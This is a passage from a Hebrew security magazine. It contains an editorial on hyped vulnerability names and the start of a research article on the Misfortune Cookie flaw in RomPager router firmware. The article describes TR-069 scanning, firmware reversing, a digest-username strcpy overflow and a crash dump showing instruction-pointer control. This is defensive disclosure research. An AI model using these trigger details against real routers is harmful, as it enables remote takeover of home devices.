

Digital Whisper

גליון 58, פברואר 2015

מערכת המגזין:

אפיק קסטיאל, ניר אדר

מייסדים:

אפיק קסטיאל

מוביל הפרויקט:

אפיק קסטיאל

עורכים:

ליאור אופנהיים, שחק שליו ו-5Fingers.

כתבים:

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון 58! גיליון פברואר 2015.

האינטרנט היום מלא בטרנדים, כמעט כל דבר ויראלי או סמי-ויראלי הופך להיות היום "טרנד", אפילו המילה "ויראלי" היא טרנד בפני עצמו. וכמה שטבעי שתת-המרחב יושפע מהמרחב עצמו, כך טבעי שגם בעולם אבטחת המידע וההאקינג יהיו טרנדים שכאלה.

חולשות מתפרסמות כל הזמן, אך בשנה-שנתיים האחרונות נראה שנהיה איזשהו קטע כזה של להמציא לכל חולשה כינוי, "שם שיווקי וקליט". אני לא טוען שהעניין חדש, על חולשה שכזו שמעתי כבר בגיל 13, והיא אחת החולשות הראשונות שאני זוכר שפורסמה עם כינוי, ה-[MS00-057](#) שפגעה בשרתי IIS בגרסאות 4 ו-5, וזכתה בכינוי ה-"[The UNICODE bug](#)" (וגם כאן), ולאחריה גם החולשה [MS04-007](#) שזכתה בכינוי "Kill-Bill" ופורסמו ביניהן ולאחריהן עוד לא מעט. ואני לא מדבר על חולשות שקיבלו את השם שלהן על שם התולעת שניצלה אותם כמו [MS01-033](#) שהתגלתה בעת המחקר של התולעת ה-"[Code Red](#)", או ה-[MS02-039](#) שזכתה לכינוי "SQL Slammer" על שם [התולעת האגדית](#).

חולשות כמו ה-[HeartBleed](#) או ה-[ShellShock](#), הן חולשות (לפחות לדעתי), זכו לשמן בכבוד, וכנ"ל חולשות נוספות אחרות (על חולשה מעניינת במיוחד, שזכתה לשמה בכבוד, בשל התפוצה הרחבה שלה וגודל הנזק שהיא מסוגלת להסב, אנו כותבים בגיליון הזה, חולשת ה-"[Misfortune Cookie](#)"), אך מעבר לכך העניין כבר מתחיל להריח מאוד שיווקי, פרסומים אודות "חולשות מעבדה" שכאלה, שכל מני אקדמאים מצליחים להוכיח שבתנאי מעבדה, הפרוטוקול X פריץ לחלוטי, או כל מני חולשות שבפוטנציאל מסויים, בהינתן תנאים מאוד מאוד לא סביריים "In the Wild", עלולות לגרום להקרסה של שירות שבהינתן תנאים עוד יותר מזוירים תוכל לגרום להרצת קוד על המערכת, ורק כשיש ירח מלא, רק גורמות לפאניקה מיותרת ולבלבול בקרב הגורמים הלא-טכנולוגיים שקוראים עליהן בכתבות שנכתבו על ידי גורמים עוד יותר לא-טכנולוגיים.

אני לא אומר שאין צורך להתייחס או לתקן חולשות מעניינות שקשה עד בלתי אפשרי לנצל אותן, אני רק טוען שצריך להעמיד את הדברים במקומם. כמובן שהסבירות לניצול החולשה לא באמת מעניינת את העורך של אתר חדשות כזה או אחר, ולא באמת אכפת לו שמה שהוא כותב זה שטויות במיץ, ושהדבר היחיד שמעניין אותו זה כמות הגולשים שממהרים להכנס ולקרוא את הכתבה אודות החולשה המסוכנת שהתגלתה לא מכבר, אך בכל מה שנוגע לניהול סיכונים, וחישובי עלות מול תועלת העניין חשוב מאוד.




אני לא חושב שיש חולשה שאין צורך לתקן אותה, גם בשביל שלמות הקוד או המוצר, גם בשביל האחריות של התוכנית או החברה וגם בגלל שלא תמיד אנו מודעים ליכולות של צבא ההאקרים של סין, ה-NSA או המאפיה הרוסית. כל חולשה צריך לתקן, אך חשוב מאוד לשמור על פרופורציות. אני לא CISO, וכנראה גם לא אהיה, אך גם אני יודע שכאשר מחשבים סיכון מסוים - חשוב מאוד לקחת בחשבון את הסיכוי שהוא יתרחש. אם פוגע מטאור בכדור-הארץ אנחנו כנראה אבודים, אך זאת לא סיבה להתחיל לפתח מגן אסטר-גלקטי שיעטוף את הפלאנטה שלנו.

אחד התפקידים החשובים שלנו בתור אנשי אבטחת-מידע הוא להגביר את העירנות והמודעות של החברה שלנו לנושא, אך תפקיד חשוב לא פחות הוא גם להרגיע בעת שיגעון שמתרחש בעקבות שטויות של כתבים רעבי-טרפיק.

קריאה מהנה!

נר אדר ואפיק קסטיאל.



תוכן עניינים

2	דבר העורכים
4	תוכן עניינים
5	עוגיית ביש המזל
16	System Call Hooking
29	סוגיות אבטחה ב-MongoDB
45	דברי סיכום

עוגיית ביש המזל

(איך למדתי להפסיק לחשוש ולהתחיל לאהוב מחקר קושחות)

מאת ליאור אופנהיים

הקדמה




מאמר זה מתאר מחקר שערכנו בקבוצת ה-Malware & Vulnerability Research בצ'קפוינט. מחקר זה הוביל לחשיפת חולשת Misfortune Cookie שפורסמה בחודש שעבר. ניצול של חולשה זו מאפשר השתלטות מרחוק על מליוני ראוטרים בכל רחבי העולם. החולשה התגלתה כחלק מפרוייקט רחב יותר על בעיות אבטחה ב-TR-069. אי לכך, בחלקו הראשון של המאמר אסקור את פרוטוקול TR-069 בקצרה. אף על פי שהחולשה איננה שוכנת בפרוטוקול כשלעצמו, הבנה בסיסית של הפרוטוקול הכרחית להבנת העוצמה הגלומה בחולשה בפרט, ובמשטח התקיפה ככלל.

TR-069, או CWMP (CPE WAN Management Protocol), הוא פרוטוקול המאפשר לספקית תשתית או אינטרנט שליטה מרחוק בצידוד קצה אשר מסופק על ידי ללקוחותיה, או בז'רגון המקצועי - CPE (Customer Premise Equipment). הוא שוחרר ב-2004 על ידי ה-Broadband Forum, שהוא ארגון המאגד כמה חברות תקשורת גדולות. כיום הוא בשימוש נרחב בקרב ספקיות אינטרנט, המשתמשות בו על מנת לשלוט בצורה נוחה בכל צי הראוטרים הביתיים שלהן. למרות שהפרוטוקול תוקן אך לפני שנים מספר, כמעט כל ראוטר ביתי תומך בו, ולפי ההערכות, ישנם יותר ממאה מליון מכשירים שנשלטים מרחוק באמצעותו.

מבחינה טכנית, הפרוטוקול הוא למעשה בקשות SOAP RPC, קרי, XML מעל HTTP. הצד היוזם לשיחה הוא תמיד ה-CPE, אשר פותח session מול צד השרת שנקרא לפי התקן "ACS" (Auto Configuration Server), אשר נמצא ברשות הספקית. ה-CPE יפתח חיבור שכזה כל פרק זמן מוגדר, או לאחר שקרה אירוע מיוחד, לדוגמא כאשר המכשיר הופעל מחדש או כאשר בוצע שינוי קונפיגורציה. הסיבה לכך שהצד היוזם הוא תמיד הלקוח היא מטעמי אבטחה. כלומר, למנוע מצד שלישי לנסות ולהתחזות ל-ACS מול הלקוח. אם תהיתם איך ה-CPE יודע את הכתובת של ה-ACS, אז לרב הכתובת מוטמעת בו בזמן התקנת

הקושחה במעבדות ספקית התקשורת (בהנחה שהמכשיר סופק על ידי הספקית), אך אפשרי לקנפג על ידי בקשות DHCP מסויימות, וכמובן גם באופן ידני.



בתרשים שלהלן ניתן לראות שיחה סטנדרטית בין ה-CPE ל-ACS. ה-CPE שולח בקשת Inform לשרת בה הוא מציין את הסיבה לבקשה, ולאחר מכן בקשת HTTP ריקה, המצביעה על כך שלצד המסוים אין עוד מידע לשלוח. לאחר מכן, יכול ה-ACS להגיב בחזרה על הבקשה הריקה ולשלוח הוראות ל-CPE. הוראה יכולה להיות קריאה או כתיבה של פרמטרים של המכשיר, הורדה והעלאה של קבצים, ואפילו עדכון firmware מרחוק.


לעיתים, הספקית תרצה גישה מיידית למכשירי הקצה, לדוגמה במקרה ולקוח מתקשר לתמיכה הטכנית של הספקית. במקרה שכזה, הספקית תרצה ליזום session באופן מידי מול המכשיר שלי, ולראות מה מקור התקלה, במקום לחכות עד לפעם הבאה שהמכשיר ייזום שיחה. עבור תרחישים אלו נוצר מנגנון בפרוטוקול נוסף הנקרא Connection Request. מנגנון זה מאפשר לספקית לשלוח בקשת HTTP ספציפית ל-CPE (ל-URL ספציפי + שם משתמש וסיסמא). במידה והבקשה מאומתת על ידי הלקוח, הוא ייזום באופן מידי שיחה אל מול ה-ACS המוגדר לו (ולא למי ששלח את הבקשה!). מנגנון זה "מאלץ" למעשה את הלקוח להפעיל שרת HTTP על המכשיר שלו, ולהאזין לפורט ב-WAN באופן קבוע, המחכה ל-Connection Requests. לפי הפרוטוקול, מספר הפורט המומלץ הוא 7547, אך הדבר ניתן לשינוי על ידי הספקית.

זהו, עד כאן בענייני TR-069. התכלית של חלק זה הייתה להסביר מדוע ישנם ראטורים בעולם אשר מאזינים ל-WAN בפורט 7574 או בפורט אחר. השאלה המתבקשת כעת היא כמה ראטורים באמת מקשיבים בפורט הזה, ואיזה מין שרתי HTTP עומדים מאחוריו.

בכדי לבצע סריקת אינטרנט רחבה השתמשנו בכלי קוד פתוח הנקרא [ZMAP](#). על פי החוקרים שכתבו את הכלי, ZMAP מאפשר לסרוק את כל האינטרנט ב-42 דקות בפורט ספציפי בהינתן חיבור אינטרנט של 1 ג'יגה ביט לשנייה. עם חיבור אינטרנט רגיל, הצלחנו, תוך ימים ספורים, לבדוק את הזמינות בפורט 7547 של כל ה-IPים ב-IPv4. מסתבר שישנם 46,063,733 IPים שמגיבים בפורט הזה (או 1.18% מהאינטרנט). אם זה נשמע לכם מעט, דעו כי הנתונים מצביעים על כך שמדובר בפורט השני הכי פופולארי בעולם - אחרי HTTP (פורט 80) עם 1.77% מהאינטרנט. שוב אזכיר שמדובר רק בפורט הדיפולטי, וספקיות אחרות מקנפגות במכשירים שלהן פורט אחר (fun fact: הפורט Connection Request של בזק הוא 30005).

אחרי שנקשנו על כל דלתות ה-IPv4 בעולם, דגמנו חלק מה-IPים שהגיבו בחזרה בפורט 7547 באופן רנדומלי, ושלחנו להם בקשת HTTP סטנדרטית. המטרה היא לעשות fingerprinting לשרתי HTTP שמגיבים לנו באמצעות שדה ה-"Server" ב-HTTP headers. להלן התוצאות.

מי אתה ROMPAGER?



כפי שאתם רואים, יותר מחצי מהשרתים המזוהים (וקצת יותר מרבע מכלל ה-IPים) מזוהים כשרתי RomPager. אם אתם לא יודעים מה זה RomPager, אתם לא לבד, גם לעבדכם הנאמן לא היה שמץ של מושג. מסתבר שמדובר ב-embedded HTTP server, כלומר שרת המיועד לשימוש במערכות מחשב ייעודיות (שהן לרב חלשות יותר ממחשב רגיל). RomPager שוחרר לראשונה ב-1996, ופעיל עד היום (גרסה אחרונה - 5.4).

מה שלא סיפרתי לכם זה ש-98% משרתי ה-RomPager החזירו את המחרוזת הזו - "RomPager 1.0/UPnP 4.07", ובמילים אחרות הרב המכריע של שרתי ה-RomPager מריצים בדיוק את אותה הגרסה. כדי להוסיף חטא על פשע, בדיקה מול החברה המייצרת את RomPager העלתה כי הגרסה הנ"ל שוחררה ב-2002. בכדי לסבר את האוזן, מדובר ב-11.3 מליון מכשירים שמריצים את הגרסה הזו בפורט 7547 המאזינים לכלל האינטרנט... בבדיקה מקבילה על פורט 80 נמצאו מעל 2 מליון מכשירים. הסיבה לכך היא כמובן שפתיחת פורט 80 ל-WAN הינה פרצת אבטחה ידועה, ולכן הרבה לקוחות פרטיים וספקיות יודעים כבר לחסום אותה, בעוד שפתיחת פורט 7547 היא הכרחית למימוש הפרוטוקול CWMP.

נשאלת השאלה "מי אלו המכשירים שמריצים את הגרסה הארכאית הזו?". כדי לבדוק את זה, שוב שלחנו בקשות HTTP, אך הפעם בפורט 80, למדגם של ה-IPים שהגיבו לנו. בדרך כלל, פנייה ל-"/" בשרת RomPager מחזירה תשובת 401 Authorization Required כאשר בשדה ה-realm ב-header מופיע שם הראוטר (שוב, בד"כ), דבר המאפשר לנו זיהוי די ודאי של דגם. בסריקה נצפו למעלה מ-200 דגמים שונים מעשרות יצרניות ראוטרים כגון: TP-LINK, D-Link, Huawei, ZTE, Edimax, ZyXEL...

בהמשך המאמר נעלה השערה מה גרם לגרסה הכה ספציפית כזו להגיע לכל כך הרבה דגמים.

מחקר RomPager 4.07:

לצורך המחקר קניתי ראוטר של TP-LINK מדגם W8961ND בחנות המחשבים הקרובה לביתי. במקביל, הורדתי את ה-firmware המתאים למודל זה, אשר מכיל קובץ אחד בשם ras. הקובץ לא נראה כפורמט מוכר, ורב המידע בו היה פסאודו-אקראי, מה שמצביע על דחיסה או הצפנה של המידע.

עצה #1 - כשאתם מקבלים firmware לא מזוהה, ראשית בדקו אותו ב-Binwalk. הרצה ב-Binwalk (כלי שימושי לניתוח קבצים בינאריים) זיהתה את ה-firmware והצליחה לחלץ ממנו שני קבצים בינאריים ושתי תמונות. אחד מהקבצים הבינאריים התברר בדיעבד כ-bootloader - הקוד האחראי לאתחול של הראוטר. הקובץ בינארי השני הכיל את החלק הארי של ה-firmware (שהיה דחוס). התמונות היו פשוט resource-ים שנועדו לממשק ניהול (לוגואים למינהם). הפורמט של הקבצים הבינאריים היה מקושר, לפי Binwalk, ל-ZynOS. מדובר במערכת הפעלה למכשירי embedded שפותחה על ידי ZyXEL (אותה ZyXEL שמופיע ברשימת היצרניות שמשתמשות בגרסה המדוברת של RomPager). אם כן, ככל הנראה המערכת הפעלה של הראוטר שלנו היא ZynOS.



DECIMAL	HEX	DESCRIPTION
84992	0x14C00	ZynOS header, header size: 48 bytes, rom image type: ROMBIN, uncompressed size: 66696, compressed size: 66696, flags: 0xE0, uncompressed checksum is valid, the binary is compressed, compressed checksum is valid, memory map table address: 0x14C33
85043	0x14C33	LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 66696
128002	0x1F402	GIF image data, version 8"9a", 200 x 50
136194	0x21402	GIF image data, version 8"9a", 500 x 50
350208	0x55800	ZynOS header, header size: 48 bytes, rom image type: ROMBIN, uncompressed size: 5068696, compressed size: 5068696, flags: 0xE0, uncompressed checksum is valid, the binary is compressed, compressed checksum is valid, memory map table address: 0x55833
350259	0x55833	LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 5068696

עוד קוריוז אחרון לפני שנתחיל להנדס לאחור את הקושחה. מסתבר שלא רק הראטר שלנו מריץ ZynOS, אלא כל אחד ואחד מהראטרים שמצאנו שמכילים את RomPager 4.07. בשלב הזה אנחנו עדיין לא יודעים מה החוט שמקשר בין כל הנתונים האלו.

ראשית, נפתח את הקובץ הבינארי המרכזי שלנו ב-IDA. מכיוון שהקובץ הוא רק בינארי (ה-ZynOS header קולף ע"י Binwalk), IDA לא מצליחה לזהות את הפורמט, וצריך להכריח אותה לפרסר את הקובץ כ-mipsb32 (הארכיטקטורה נמצאה ע"י חיפוש הספסיפיקציות של הראטר באינטרנט). נראה שאנחנו מקבלים opcode-ים הגיוניים שמצביעים שאנחנו בכיוון הנכון, אבל IDA עדיין לא מצליחה לבצע ניתוח מלא של הקובץ. הסיבה לכך היא שאנחנו לא הזנו את ה-base address הנכון של הקושחה, ולכן IDA לא מצליחה לחבר בין פונקציות שונות ובין קוד ל-data. למרות שה-ZynOS header אמור להכיל את כתובת הבסיס עבור כל קובץ בינארי באחד השדות, במקרה שלנו השדה הוא 0. מציאת כתובת הבסיס נעשתה לבסוף על ידי התאמה בין מצביעים אבסולטיים בקוד, בין הזכרון המתאים עבורם.

עכשיו אפשר להתחיל לעבוד. מכיוון שלא היו לי כלל סימבולים החלטתי להתחיל להבין את הפונקציות הכי מקושרות בחומרה (כלומר, אלו שנקראות מהכי הרבה נקודות שונות בקוד). התכלית לכך היא יצירת בסיס נוח לעבוד מעליו כאשר מנסים להבין פונקציות בעלות היקף רחב יותר. באמצעות הטכניקה הזו גיליתי פונקציות libC רבות הקשורות למחרוזות (strcpy, strcat..) ולזכרון (memcpy, memmove).

עצה #2 - אל תנסו לעשות רברסינג ל-libC בעצמכם. תשתמשו ב-binary diffing מול libC מקומפל לארכיטקטורה הרלוונטית שיעשה עבורכם את העבודה. מכיוון ש-RomPager מקומפל סטטית עם כל מערכת ההפעלה, קשה להפריד בין קוד של השרת לבין שאר הקוד של הראטר.

נקודת האחיזה הייתה מחרוזות אינדיקטיביות שקושרו לפונקציונאליות של השרת. באמצעות הגעתי לפונקצייה מעניינת במיוחד שאחראית לאתחול מערך של struct-ים מהסוג הזה:

```
Struct HttpHeader
```

```
{  
    Void * funcPtr  
    char * headerName  
    int size  
}
```

ה-struct-ים האלו אחראים לקריאה לפונקציית הפרסור הרלוונטית לכל header של HTTP. מכיוון שהפרסור נעשה בשלב הראשוני ביותר של הבקשה, פונקציות הפרסור האלו מהוות משטח תקיפה מצוין לבדיקה.

רב הפונקציות משתמשות ב-strncpy בכדי לבצע העתקה של המידע לתוך מבנה הזכרון שמאכסן את הבקשה. באמצעות שימוש בפונקציה זו, ניתן לוודא שהקלט לא יחרוג מהבאפר שהוקצה לו. אולם מסיבה לא ידועה, כל הפונקציות שמפרסרות sub-headers של digest authorization (דרך התאמתות מול שרתים מעל HTTP) משתמשות דווקא ב-strcpy ואינן בודקות את אורך הקלט. כלומר, אנחנו יכולים להכניס לתוך שדות אלו ערכים הארוכים כאוות נפשנו, ולחרוג מגבולות הבאפר שהוקצה לנו (למעשה, יש מגבלה אחרת, שחוסמת מלמעלה את האורך של כל שורה ב-HTTP headers, מה שמאפשר לנו לכתוב עד 600 בתים בערך).

מכיוון שאנחנו עדיין לא ממש יודעים איך נראים המבנים של הבקשות כפי שמאוחסנות בזכרון, ננסה לשלוח "על עיוור" בקשות עם שדות digest ארוכים במיוחד ונראה אם אנחנו מצליחים לגרום להתנהגות לא נורמאלית. לבסוף, הגיע ההקרסה המיחולת עבור שדה ה-username כאשר אורך הקלט גדול מ-581 בתים. ניסיתי לחפש את ההיסט הרלוונטי במבנה הבקשה בתוך הקוד, אך לא מצאתי אף התאמה.

עצה #3 - השקיעו בהרמת סביבת דיבוג דינאמי:

בשלב זה הבנתי שהניתוח הסטטי לא מספיק לצרכי המחקר, ואני חייב להשיג יכולת ניתוח דינאמי של המכשיר. אפשרות אחת היא לנסות לטעון את הקושחה לתוך qemu ולבצע אמולציה של המכשיר. אם הדבר אפשרי, במיוחד אם מדובר במכשיר מבוסס linux, זו האופציה המומלצת, לפי דעתי. במקרה שלי, בגלל הייחודיות של מערכת ההפעלה, לא הצלחתי לבצע את האמולציה. בצר לי, החלטתי לנסות להתחבר למכשיר באופן פיזי על ידי ממשק JTAG. למי שלא בקיא ברזי הנדסת מעגלים אלקטרוניים, מדובר בפורט פיזי על גבי המכשיר שמאפשר לנו לבצע דיבוג חיצוני של המכשיר (במקור הפרוטוקול נועד כדי לבצע בדיקות איכות למעגלים בצורה יעילה).

אף על פי שהחיפושים אחר חיבור JTAG עלו בתוהו, נמצא על גבי המכשיר חיבור סיריאלי המתקשר מעל פרוטוקול U-ART, שהוא פרוטוקול הרבה יותר פשוט מ-JTAG, המאפשר תקשורת סיריאלי גנרית מול



המעגל. התוכן של התקשורת תלוי במימוש הספציפי של מערכת ההפעלה. בכדי לחבר את הפורט הסיריאלי למחשב, יש צורך להשתמש במכשיר נוסף שיבצע תרגום של האות מהמעגל לממשק USB (לא חובה, אבל כנראה מפשט את ההתממשקות). אני השתמשתי ב-BusPirate לצורך העניין.

הממשק הסיריאלי של RomPager מאפשר לנו שלוש פונקציות מרכזיות:

- הדפסת debug strings, כולל dump בעת קריסות
- ממשק פקודות שנתמך על ידי ה-bootloader לפני עליית הבינארי הראשי. הממשק מאפשר לקרוא ולכתוב לזכרון
- ממשק telnet

הניצול של ממשק הפקודות של ה-bootloader לצורך עריכה של הבינארי הראשי נעשתה בעזרת הפוסט

[הזה](#).

עכשיו נוכל להקריס את המכשיר באמצעות החולשה שמצאנו ולראות מה מתקבל בפלט מהפורט הסיריאלי.

```

TLB refill exception occurred!
EPC= 0x61616161
SR= 0x10000003
CR= 0x50801808
$RA= 0x00000000
Bad Virtual Address = 0x61616160
UTLB_TLBL ..\core\sys_isr.c:267 sysreset()

$r0= 0x00000000 $at= 0x80350000 $v0= 0x00000000 $v1= 0x00000001
$a0= 0x00000001 $a1= 0x805D7AF8 $a2= 0xFFFFFFFF $a3= 0x00000000
$t0= 0x8001FF80 $t1= 0xFFFFFFFF $t2= 0x804A8F38 $t3= 0x804A9E47
$t4= 0x804A9460 $t5= 0x804A8A60 $t6= 0x804A9D00 $t7= 0x00000040
$s0= 0x804A8A60 $s1= 0x8040C114 $s2= 0x805E2BF8 $s3= 0x80042A70
$s4= 0x00000001 $s5= 0x8000007C $s6= 0x8040E5FC $s7= 0x00000000
$t8= 0x804A9E48 $t9= 0x00000000 $k0= 0x61616160 $k1= 0x8000007C
$gp= 0x8040F004 $sp= 0x805E2B90 $fp= 0x805E2BF8 $ra= 0x8003A3D0

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
805e2bf8: 80 5e 2c 28 80 04 2a 70 80 40 f8 ac 80 40 f3 e0      .^,(..*p.@...@..
805e2c08: 80 40 e5 fc 00 00 00 80 40 e6 0c 80 48 4e 29      .@.....@...HN)
805e2c18: 00 55 54 4c 42 5f 54 4c 42 4c 00 ac 00 00 00 00      .UTLB_TLBL.....
805e2c28: 80 5e 2c 40 80 10 16 d0 80 40 f3 e0 00 00 00 00      .^,@.....@.....
805e2c38: 80 40 f8 ac 00 00 00 80 5e 2c 58 80 10 1a 00      .@.....^,X....

```

כפי שניתן לראות בתמונה לעיל, מסתבר שההקרסה נובעת מכך שהדריסה אפשרה לנו להשתלט על ה-instruction pointer של המערכת (ב-mips-ית - EPC). ניתוח של ה-stack dump ומעט עריכות זכרון לצורך הדפסת לוגים אינפורמטיביים (למעשה, שימוש ב-API של הפורט הסיריאלי כדי להדפיס ערכים של רגיסטרים ואזורי זכרון) אפשרה לזהות את מקור החולשה, שנבע מקריאה ל-callback שנעשית לאחר סיום פרסור הבקשה. משום מה, הפונקציה שקוראת ל-callback לא מקושרת לאף פונקציה אחרת באופן ישיר, ולכן IDA לא הצליח לזהות אותה, מה שמסביר מדוע לא מצאתי את ה-offset בקוד.



עצה #4 - תשקיעו הרבה ב-code exploration מלא לפרוייקט שלכם, כלומר זהו את כל אזורי הקוד והפונקציות בקובץ הבינארי. בניגוד ל-elf או exe, בפורמטים בינארים לא מוכרים IDA מתקשה בניתוח אוטומאטי של הבינארי, ולעיתים לא תזהה את כל אזורי הקוד (או תזהה אזורי מידע כאזורי קוד בטעות).

בכל המקרים שיצא לי לבדוק, הערך הרגיל של ה-callback הוא 0, ולכן הוא כלל לא מורץ. אינני יודע מה המשמעות שלו.


במבט ראשון, נראה שהגשמנו את חלומנו הרטוב של כל מנצל חולשה. שליטה ב-instruction pointer הינה כפסע מהרצת קוד על המערכת. כל שנותר לנו הוא לגלות מקום בזכרון שבשליטתנו, לשים שם את ה-shellcode שלנו, ולהשתמש בחולשה על מנת "לקפוץ" לשם. אלא שכאן אנו נתקלים בבעיה משמעותית. בהסתכלות על מגוון רחב של קושחות של ראוטרים המריצים את RomPager בגרסה 4.07 אנחנו רואים דמיון רב. אך לצערנו, מכיוון שכל קושחה לכל מודל קומפלה בנפרד, מבנה הזכרון שונה ממודל למודל (ואף בין גרסאות שונות של אותו המודל), כך שאין לנו שום נקודת אחיזה גנרית המשותפת לכלל הקושחות. כמובן שעבור דגם וגרסת קושחה ספציפיים - הבעיה פתורה. דרך נוספת לפתור את הבעיה היא למצוא חולשה נוספת אשר תסגיר לנו את מבנה הזכרון של הראוטר, ובאמצעותה ניתן יהיה לכתוב השמשה גנרית לחולשה. בשלב זה החלטתי להפסיק את נסיונות ההשמשה, ולהמשיך לחפש בכיוונים אחרים.

בקצרה אזכיר שבמהלך המחקר נמצאה חולשה נוספה שבאמצעותה ניתן להשתלט על ה-EPC, הנובעת מניצול הקלט בפונקציות נוספות האחראיות לפרסור sub-headers נוספים ב-digest authorization (כי כולן משתמשות ב-strncpy), באמצעות שליחה של מספר בקשות HTTP מסויימות ברצף. אולם, גם מפני שאנחנו מגיעים למצב דומה (יחסית) מבחינת השמשה, וגם מפני שהחולשה הזו עובדת רק בפורט 80, לא ארחיב עליה במאמר זה.

עוגית ביש המזל:

הממצא המעניין ביותר במחקר זה הוא חולשת Misfortune Cookie, שקשורה לפונקצייה האחראית לפרסור העוגיות בבקשת ה-HTTP. מכיוון שהחולשה לא נגרמת כתוצאה מהעתקת זכרון ללא בדיקה אורך, דילגתי בתחילה על התעמקות במימוש שלה, אך כפי שנראה תכף, הוא טומן בחובו כמה בעיות קריטיות.

מכיוון שRomPager הינה מערכת המותאמת למערכות embedded, אין בה הקצאות זכרון דינאמיות, ולכן העוגיות נשמרות באופן סטטי במערך של עוגיות (בגודל 10) בתוך המבנה המאכסן את הבקשה. בנוסף,



שמות העוגיות הם בפורמט קבוע: C0,C1...C9, כאשר העוגייה בשם C0, תשמר במקום הראשון, C1 - בשני, וכן הלאה עד C9. הגודל המוקצה לכל עוגיה הוא 40 בתים.

מי שיודע קצת mips מוזמן לבחון את קטע הקוד הבא ולנסות למצוא את הבעיה בכוחות עצמו (להתרכז ב-branch השמאלי של הקוד):

